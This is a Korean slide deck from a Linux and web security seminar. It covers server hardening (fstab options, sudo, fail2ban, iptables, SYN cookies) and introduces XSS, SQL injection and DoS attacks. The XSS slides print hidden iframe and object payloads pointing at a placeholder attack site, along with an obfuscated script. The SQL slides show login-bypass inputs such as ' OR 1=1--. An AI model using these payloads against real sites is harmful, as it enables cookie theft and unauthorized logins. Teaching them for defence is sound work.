




# 알쏭달쏭? 보안 세미나

# 보안의 시작

모든 보안에 있어서 기본은...



일반 사용자가

**ROOT 권한** 및 **ADMIN 권한**을  
남용 및 오용 못하도록 하는 것!

# Physical Security

## **xlock & vlock**

- └ xlock : lock the X-window(X-server)
  - Refuse all new server connections
  - Screen saver is disabled
  - Mouse cursor is turned off
  - Keyboard is locked

# Physical Security

## **xlock & vlock**

- └ vlock : lock the Linux Console
  - Lock his or her sessions  
,while allowing other users to use
  - But we cannot defend from...
    - > Reboot, Shutdown cracking
    - > Network cracking

# Files & File System Security

## SUID & SGID

└ Don't allow to use these in home dir

- Edit **"/etc/fstab"** <options>

nosuid

nodev

noexec

~~= If you mount Network filesystem, = = = = =~~

> Edit **"/etc/exports"** - nodev, nosuid, noexec

# Files & File System Security

## Limit the resources of File System

└ Admin can limit each users' resources

- Edit **"/etc/pam.d/limits.conf"**

```
ex) @users hard core          0
    @users hard nproc         50
    @users hard rss           5000
```

> don't allow to make core file

> max\_number of proc = 50

> max\_memory = 5000 Byte

# GRUB 부트 로더

## Boot Loader 비밀번호 설정

#grub



### **GRUB Prompt**

```
grub> md5crypt
```

```
Password : ****
```

```
Encrypted : [Hashed Password is shown here]
```

```
grub> quit
```

# BIOS 보안 설정하기

## BIOS 자체 비밀번호 설정

BIOS 세팅 화면에 들어가서 관리자 비밀번호를 생성!  
그리고, grub과 같은 Boot Loader들은 BIOS에 접근하고  
그 후, 리눅스 부팅 방법을 결정한다. 즉, BIOS가 꼬인다면,  
리눅스 부팅 자체도 꼬이게 되는 것이다.

BIOS 세팅에서, 외부 장치로 부팅하거나 리부팅 그리고,  
BIOS 자체에도 잠금을 걸 수 있다.

즉, **BIOS Manual**을 잘 읽어서,

**보안 옵션은 되도록 설정하자**

# sudo 와 visudo

## sudo 명령어

root가 아닌 사용자가 root 권한을 요구할 때 쓰인다.

```
ex) bob boulder=(operator)/bin/lis, (root)/bin/kill,/usr/bin/lprm  
bob ALL=(root)NOPASSWD:/usr/local/bin/iwman
```

visudo는 sudoers 목록을 편집할 때 쓰는 프로그램이다.

> sudoers에 적합한 문구들의 문법 오류를 잡아준다.

> 보안 상, vim 보다는 visudo를 쓰자

# 중요 파일 관리

## chattr 명령어

`#chattr +i file`

설정된 파일의 내용을 삭제하거나 수정할 수 없고, 링크 또한 설정 불가능하다.

(속성 삭제는 `-i`를 통해 할 수 있다.)

`#chattr [-RV] [-v version] [+|- mode] files...`

mode에는 A,S,a,c,D,d,l,i,j,s,T,t,u 가 있다.

[Details about chattr command](#)

# 백업 스케줄 관리

## 백업을 통한 예방

백업을 통해, 크래킹을 당했을 시, 시스템 복원을 용이하게 한다.

최소한 시스템 setting과 홈 디렉토리는 백업할 것.

백업 스케줄을 통해, 백업을 좀더 체계적이고, 계획적으로 행할 수 있다.

# setUID, setGID

## SUID와 SGID의 남용 및 오용 방지

프로그램 내부의 setUID 및 setGID 함수들의 오용 및 남용을 방지해야 한다.

#vi /etc/fstab

4번째 인자(mount option)에 nosuid,nosgid 옵션을 더해준다.

>해당되는 디렉토리 및 하위 디렉토리에서 suid 및 sgid 관련 함수 사용 불가

# 로그 분석

관리자라면, 로그 분석은 당연!

일정한 주기로 로그 분석을 행하여, 시스템의 현황을 살펴보는 것은 관리자로서 당연한 자세이다.

로그 서버를 따로 만들어, 크래커가 로그만큼은 조작할 수 없도록 하는 것도 좋은 관리 방식 중 하나이다.

/etc/syslog.conf 를 확인하여, 어떤 로그가 어떤 디렉토리에 저장되는 가를 확인해야 할 것이다.

# 시스템 침입

## 어떻게 대처할 지 판단할 수 없을 때

1. 모든 유저들에게 메시지를 뿌린 뒤, 강제 로그아웃을 시킨다.
2. etc 폴더에 nologin 이라는 이름의 파일을 만든다.  
#touch /etc/nologin  
>이 파일이 존재하는 한, root 이외의 사용자는 로그인이 불가능하다.

# TCP wrappers

## TCP wrapper?!

TCP를 기반으로 한 네트워크 서비스의 청을 받아 그 서비스(데몬)을 실행하기 전에, 접속을 허용한 시스템인지 아닌지를 확인한 뒤, 로그 파일에 로그를 남긴 뒤, 허가된 시스템에게는 시스템을 제공하고, 그렇지 않은 경우는 차단하는 역할을 한다.

```
#vi /etc/hosts.allow
```

```
#vi /etc/hosts.deny
```

형식은 다음과 같다.

```
Demon_List : Client_List [:options[:options]...]
```

# 관리할 때 필요한 find 구문

## Find SUID, SGID program(or script)

```
#find / -type f ₩( -perm -04000 -o -perm -02000 ₩)
```

## World-Writable Files

```
#find / -perm -2 -type l -ls
```

## No user, No group Files

```
#find / -nouser -o -nogroup -print
```

## .rhosts (Remote Host Files)

```
#find /home -name .rhosts -print
```

# 유저 자원 제한

한 유저가 제한을 너무 많이 써서, 시스템이 다운되는 경우를 방지하기 위해...

- Edit **"/etc/pam.d/limits.conf"**

ex) @users hard core 0

@users hard nproc 50

@users hard rss 5000

> don't allow to make core file

> max\_number of proc = 50

> max\_memory = 5000 Byte

# Permission 바로 알기

## File Permissions

### └ Read

File : to view contents of a file

Dir : to read a directory

### └ Write

File : to add to or change a file

Dir : to delete or move files in a dir

### └ Execute

File : to run a binary program or shell script

Dir : to search in a dir, combined with read permission

# Permission 바로 알기

## Modify default permission

└ by Using "**umask**" command

- Checking statement

```
#umask -S
```

(check with symbolic prints)

```
#umask [-p]
```

(check with octal numbers)

# Permission 바로 알기

## Modify default permission

└ by Using "**umask**" command

- Setting by symbols

#umask u=[r][w][x] / owner

#umask g=[r][w][x] / group

#umask o=[r][w][x] / others


- Setting by Octal number

ex) #umask 022

# 유저들의 동태 파악

유저들이 언제 마지막 접속을 했는가?

**last** 라는 커맨드를 치면 바로 알 수 있다. 그리고 정말 오랫동안 접속을 하지 않은 유저에 대해서는 유저의 홈 디렉토리를 따로 백업해두고, 유저에게 메일을 보낸 뒤, 그 아이디를 삭제하도록 한다.



```
sunguard@sparcs: ~
blmarket pts/2 61.255.19.188 Sat Jul 2 22:44 - 00:29 (01:44)
Cancho pts/15 222.106.191.29 Sat Jul 2 18:55 - 19:37 (00:41)
bbashong pts/13 dorm73-87.kaist. Sat Jul 2 18:32 - 18:58 (00:25)
alphamin pts/13 sparcs54.kaist.a Sat Jul 2 17:25 - 17:59 (00:34)
logue pts/6 sparcs6.kaist.ac Sat Jul 2 17:23 - 19:29 (02:05)
alphamin pts/2 sparcs54.kaist.a Sat Jul 2 16:34 - 20:58 (04:24)
cesium pts/2 cpe-24-193-125-1 Sat Jul 2 12:43 - 12:44 (00:00)
cesium pts/2 cpe-24-193-125-1 Sat Jul 2 12:28 - 12:43 (00:15)
cesium pts/2 cpe-24-193-125-1 Sat Jul 2 12:17 - 12:28 (00:10)
cesium pts/2 cpe-24-193-125-1 Sat Jul 2 12:06 - 12:17 (00:11)
root pts/2 noname.kaist.ac. Sat Jul 2 08:52 - 09:00 (00:07)
noname pts/2 noname.kaist.ac. Fri Jul 1 22:13 - 04:38 (06:25)
root pts/6 noname.kaist.ac. Fri Jul 1 20:35 - 20:36 (00:01)
logue pts/2 sparcs6.kaist.ac Fri Jul 1 20:21 - 21:43 (01:22)
gangok pts/13 sparcs54.kaist.a Fri Jul 1 17:03 - 17:04 (00:01)
podo pts/16 sparcs54.kaist.a Fri Jul 1 15:52 - 16:07 (00:15)
rodumani pts/16 sparcs54.kaist.a Fri Jul 1 15:28 - 15:28 (00:00)
gangok pts/15 sparcs54.kaist.a Fri Jul 1 15:18 - 16:59 (01:40)
alphamin pts/15 sparcs54.kaist.a Fri Jul 1 15:06 - 15:08 (00:01)
grandmar pts/13 sparcs54.kaist.a Fri Jul 1 15:04 - 15:59 (00:55)
pginner pts/13 211.175.81.2 Fri Jul 1 14:45 - 14:47 (00:02)
pginner pts/13 211.175.81.2 Fri Jul 1 14:22 - 14:25 (00:02)
wtmp begins Fri Jul 1 14:22:55 2011
```

# 포트 스캐닝

관리하고 있는 서버의 포트 사용 현황

포트스캐닝 툴인 nmap을 설치해서 해보자.

```
#apt-get install nmap
```

```
#nmap localhost || <server ip>
```

엄한데 했다가는 공격으로 간주되어, 차단당한다.

이를 통해, 현재 열려있는 포트들의 사용 현황을 알 수 있다. 만약 알 수 없는 포트에서 이상한 서비스가 돌아가고 있다면 확인하고 대처해야 한다.

# /etc/services

## 네트워크 서비스

포트 스캐닝으로 관찰된 서비스가 진짜 존재하는 서비스 인지에는 이 파일 안에서 찾아보면 된다.

```
$cat /etc/services | grep port | grep service_name
```

```
ex) cat /etc/services | grep 22 | grep ssh
```

```
sunguard@sparcs:~$ cat /etc/services | grep 22 | grep ssh
ssh          22/tcp      # SSH Remote Login Protocol
ssh          22/udp
```

현재 디렉토리에서 OUT 으로 시작하는 파일 이름을 찾고 시우는 명령

# fail2ban

## 로그인 크래킹 방지

로그인 시, 비밀번호가 n회 이상 틀리면,  
m분 동안 접속 거부가 되도록 하는 프로그램

```
#apt-get install fail2ban
```

```
#vi /etc/fail2ban/jail.conf ← 설정 파일
```

```
실행 : #/etc/init.d/fail2ban start
```

```
정지 : #/etc/init.d/fail2ban stop
```

# fail2ban

## fail2ban.conf

enabled = true || false (fail2ban 적용 on/off)

port = (해당되는 서비스의 포트 혹은 이름)

filter = (서비스의 필터)

logpath = (fail2ban 로그가 저장되는 곳)

maxretry = (실패 최대 횟수)

bantime = (접속 거부 시간/단위 : 초)

ignoreip = (접속자에게 거부가 될 ip 주소)

        혹은 (CIDR mask) 혹은 (DNS host)

destemail = (fail2ban 메시지를 받을 관리자의 이메일)

# fail2ban

```
10-1-2-18: /etc/fail2ban
# $Revision: 281 $
#
# The DEFAULT allows a global definition of the options. They can be override
# in each jail afterwards.

[DEFAULT]

# "ignoreip" can be an IP address, a CIDR mask or a DNS host
ignoreip = 127.0.0.1
bantime = 600
maxretry = 3

# "backend" specifies the backend used to get files modification. Available
# options are "gamin", "polling" and "auto".
# yoh: For some reason Debian shipped python-gamin didn't work as expected
# This issue left ToDo, so polling is default backend for now
backend = polling

#
# Destination email address used solely for the interpolations in
# jail.(conf,local) configuration files.
-- INSERT --                                     33,1      4%
```

```
10-1-2-18: /etc/fail2ban
[ssh]

enabled = true
port = ssh
filter = sshd
logpath = /var/log/auth.log
maxretry = 6

# Generic filter for pam. Has to be used with action which bans all ports
# such as iptables-allports, shorewall
[pam-generic]

enabled = false
# pam-generic filter can be customized to monitor specific subset of 'tty's
filter = pam-generic
# port actually must be irrelevant but lets leave it all for some possible uses
port = all
banaction = iptables-allports
port = anyport
logpath = /var/log/auth.log
maxretry = 6

89,0-1      33%
```

# logcheck

로그를 분석하여, 관리자에게 메일을 보내주는 프로그램

설정 파일 : /etc/logcheck.conf                    ← 기본 설정  
              /etc/logcheck.logfiles                ← 체크할 로그 파일

먼저 로그 체크의 메일을 받을 주소는  
/etc/logcheck.conf 에서 바꿀 수 있다.

그리고 로그 체크를 이용하여 체크할 로그 파일들을  
/etc/logcheck.logfiles 에서 설정할 수 있다.




특히 웹 서비스에서...

우리가 당할 수 있는  
대표적인 공격들

# XSS

## XSS = Cross Site Scripting

XSS 취약점이 존재하는 웹 사이트 자체를 공격하는 것이 아니라, 그 웹 사이트를 이용하는 **고객을 대상으로 한 공격**이다.



# XSS

## 일반적인 XSS 공격 방식

1. 게시판에 악성 스크립트가 포함된 글을 올리고, 불특정 다수가 그 글을 읽도록 유도한다.
2. 그 글을 읽을 때마다, 스크립트가 실행되지만, 사용자들은 그 사실을 알지 못한 채, 자신들의 정보 및 쿠키를 공격자에게 넘겨주게 된다.
3. 공격자는 웹 프록시 등으로 전달받은 쿠키를 해석 및 조작하여 또 다른 공격에 이용한다.

# XSS

## Cookie ?

- 1994년 Netscape에서 처음 사용한 기술
- Windows XP 이하

C:\Documents and Settings\USER\_NAME\Cookies


- Windows 7

C:\Users\USER\_NAME\AppData\Local\Microsoft  
Windows\Temporary Internet Files

- 형식 : USER\_NAME@WEB\_PAGE

# XSS

Cookie ?



# XSS

## Cookie ?

### - 쿠키에는 어떤 정보가?

쿠키를 만든 사이트의 도메인 이름, 그 사이트를 구분하는 숫자,  
쿠키의 만기일 + **주민등록번호, 아이디, 비밀번호** 등

### - 그러면, 왜 쿠키를 만드는가?

사이트의 개인화, 장바구니 시스템, 글 히스토리 시스템 등  
**"자동 로그인"** 이 가장 친숙하지 않을까...

# XSS

## 공격 방법

### 1. iframe 태그

```
<iframe scr="ATTACK SITE" width="0" height="0" frameborder="0"> </iframe>
```

### 2. object 태그

```
<objecet width=0 height=0 style=display:none;type=text/xscriptlet"  
Data=mk:@MSITStore:mhtml:c:\nosuchfile.mht!http://ATTACK_SITE> </object>
```

### 3. DIV 기법

```
<DIV style="position:absolute; left:200; top:90; Z-index:2;">  
 </DIV>
```

### 4. Encoding 기법

원본 : <script>alert("test")</script>

인코딩 : <script>alert(String.fromCharCode(116,101,115,116))</script>

# XSS

## 공격 방법

### 5. Obfuscated 기법

```
<script language="javascript">
  e = '0x00' + '5F';
  str1 = "%E4%BC%B7%AA%C0%AD ... .. %AA%E2";
  str = tmp = "";

  for(i=0;i<str1.length;i+=3)
  {
    tmp = unescape(str1.slice(i, i+=3));
    str = str + String.fromCharCode((tmp.charCodeAt(0)^e)-127);
  }

  document.write(str);
</script>
```

# XSS

## 막는 방법은?

- 쿠키에 중요한 정보는 담지 않는다.
- 스크립트 코드에 사용되는 특수문자를 필터링한다.
  - > XSS 공격은 스크립트 공격이므로, 스크립트에 대한 필터링 및 검사가 잘 이루어진다면 충분히 대비할 수 있는 공격이다.
- 게시판에서 HTML 포맷의 입력을 막는다.
- 스크립트 대체하여 무효화 시킨다.
- 모의 해킹 및 주기적인 점검을 통해 취약점을 줄인다.

# SQL Injection

## 전형적인 공격법

1. 관리자 계정을 알아낸다.
  - 회원가입 시 제공되는 회원 ID 중복 체크 이용
2. 로그인 창과 비밀번호 창에 SQL 구문을 넣어서, Injection을 시도한다.

로그인 시, 전형적인 SQL 구문

```
Select * From TABLE_NAME Where MemberID = 'ID' AND  
Password = 'PASSWORD'
```

# SQL Injection

이렇게 하면 어떻게 될까?

로그인 창 : admin'--

비밀번호 창 : anything

SQL 구문 > Select \* From TABLE Where MemberID='admin'--' AND  
Password='anything'

로그인 창 : admin

비밀번호 창 : anything' OR 1=1--

SQL 구문 > Select \* From TABLE Where MemberID='admin' AND  
Password='anything' OR 1=1--'

ETC...

# SQL Injection

그럼 어떻게 막을까?

간단하다!

사용자에게 저런 식의 입력을 받지 않으면 된다!

그리고 SQL 서버의 에러 메시지를 사용자에게 보여 주지 말도록 설정하자! 이를 통해, DB의 TABLE 명과 여러 값들을 알 수 있다.

Django 는 기본적으로 SQL Injection 에 대하여 보안 요소가 충분히 있다. 하지만 방심하지 말자!


# DoS/DDoS Attack

- SYN Flooding
- Ping Flooding
- Ping of Death
- Teardrop / New Tear
  
- 이 공격의 방식은 엄청나게 많다. 그래서 대처가 항상 어려운 것은 사실이다. 하지만 그렇다고 예방을 안 할 수는 없지 않는가?


# DoS/DDoS Attack

## [SYN Flooding]

TCP 3-Way Handshaking을 이용한 공격법이다.



정상적인 상태



SYN Flooding 공격

# DoS/DDoS Attack

## [SYN Flooding]

### 예방 방법

1. Backlog Queue를 적절하게 늘려준다.

확인 : `#sysctl -a | grep syn_backlog` [단위: kb]

증가 : `#sysctl -w net.ipv4.tcp_max_syn_backlog=1024`

2. Syncookies 기능을 켜는다.

이 기능 3-Way Handshaking의 진행 과정을 다소 변경한다.  
TCP header의 특정 부분을 뽑아내어 암호화 알고리즘을 이용하는 방식으로, 3-Way Handshaking이 성공적으로 이루어지지 않으면 더 이상 소스 경로를 거슬러 올라가지 않게 한다.

- 이 기능을 사용하기 위해서는 **커널 컴파일 옵션에 CONFIG\_SYN\_COOKIES**가 Y로 선택되어 있어야 한다.

확인 : `#sysctl -a | grep syncookie`

활성 : `#sysctl -w net.ipv4.tcp_syncookies=1`

# DoS/DDoS Attack

## [SYN Flooding]

### 예방 방법

3. connlimit 모듈 설치 후, iptables에 설정

```
# iptables -A FORWARD -m recent --name badguy --rcheck  
--seconds 300 -j DROP
```

```
# iptables -A FORWARD -p tcp --syn --dport 80 -m  
connlimit --connlimit-above 30 -m recent --name badguy  
--set -j DROP
```

```
# iptables -A FORWARD -p tcp --syn --dport 80 -m  
connlimit --connlimit-above 30 -j DROP
```

하지만 connlimit 모듈을 사용할 경우, 웹 페이지가 조금 느려지는 부작용과 브라우저에 따른 오류가 발생할 수 있다.

이 외에도 DoS/DDoS 공격에 대한 방어법은 계속 나오고 있다.

# IP tables

## iptables : chain(net filter)

### - INPUT chain


: 로컬로 들어오는 패킷이 통과

### - OUTPUT chain

: 로컬에서 나가는 패킷이 통과

### - FORWARD chain

: 로컬을 경유하는 패킷이 통과



# IP tables

## iptables : options

**-A <chain>**

: <chain>에 룰을 추가한다.

**-s <ip>**

: 패킷의 출발지가 <ip>인 패킷에 대해 옵션을 적용한다.

**-d <ip>**

: 패킷의 목적지가 <ip>인 패킷에 대해 옵션을 적용한다.

**-p <protocol>**

: 패킷의 프로토콜이 <protocol>인 패킷에 대해 적용한다.

# IP tables

## iptables : options

**--sport <port>**

: 패킷의 출발지 포트가 <port>인 패킷에 대해 적용한다.

**--dport <port>**

: 패킷의 도착지 포트가 <port>인 패킷에 대해 적용한다.

**-i <device>**

: input device 가 <device>인 패킷에 대해 적용한다.

**-o <device>**

: output device 가 <device>인 패킷에 대해 적용한다.

# IP tables

## iptables : options

**-j <command>**

: 앞의 조건에 만족하는 패킷에 대한 처리 방법을 결정한다.

**<command>**

**ACCEPT** : 패킷의 이동을 허가

**DROP** : 패킷의 이동을 거부

**QUEUE/RETURN**

자세한 사항은 Firewall 슬라이드의 사이트를 참조

# DoS/DDoS Attack

## [SYN Flooding]

### 대응 방법

1. netstat -an 을 통한 확인

옵션 : -a (listening/non-listening socket 모두 표시)

-n (host를 숫자로 표시)

판단 : SYN Flooding 공격을 받고 있다면 매우 많은 양의 SYN 패킷이 보일 것이다.(State 부분의 메시지를 주목!)

조치 : Host를 확인해서 iptables를 이용하여 차단한다.

```
#iptables -A INPUT -s <host ip> -j DROP
```

```
#iptables -A FORWARD -s <host ip> -j DROP
```

(단, 급할 시에만 이런 rough한 방법을 쓸 것)

# DoS/DDoS Attack

## [SYN Flooding]

### netstat State 부분에 가능한 연결 상태

LISTEN : 서버의 데몬이 떠서 접속 요청을 기다리는 상태

SYS-SENT : 로컬의 클라이언트 어플리케이션이 원격 호스트에 연결을 요청한 상태

**SYS\_RECEIVED** : 서버가 원격 클라이언트로부터 접속 요구를 받아 응답을 하였으나, 아직 클라이언트에게 확인 메시지는 받지 못한 상태

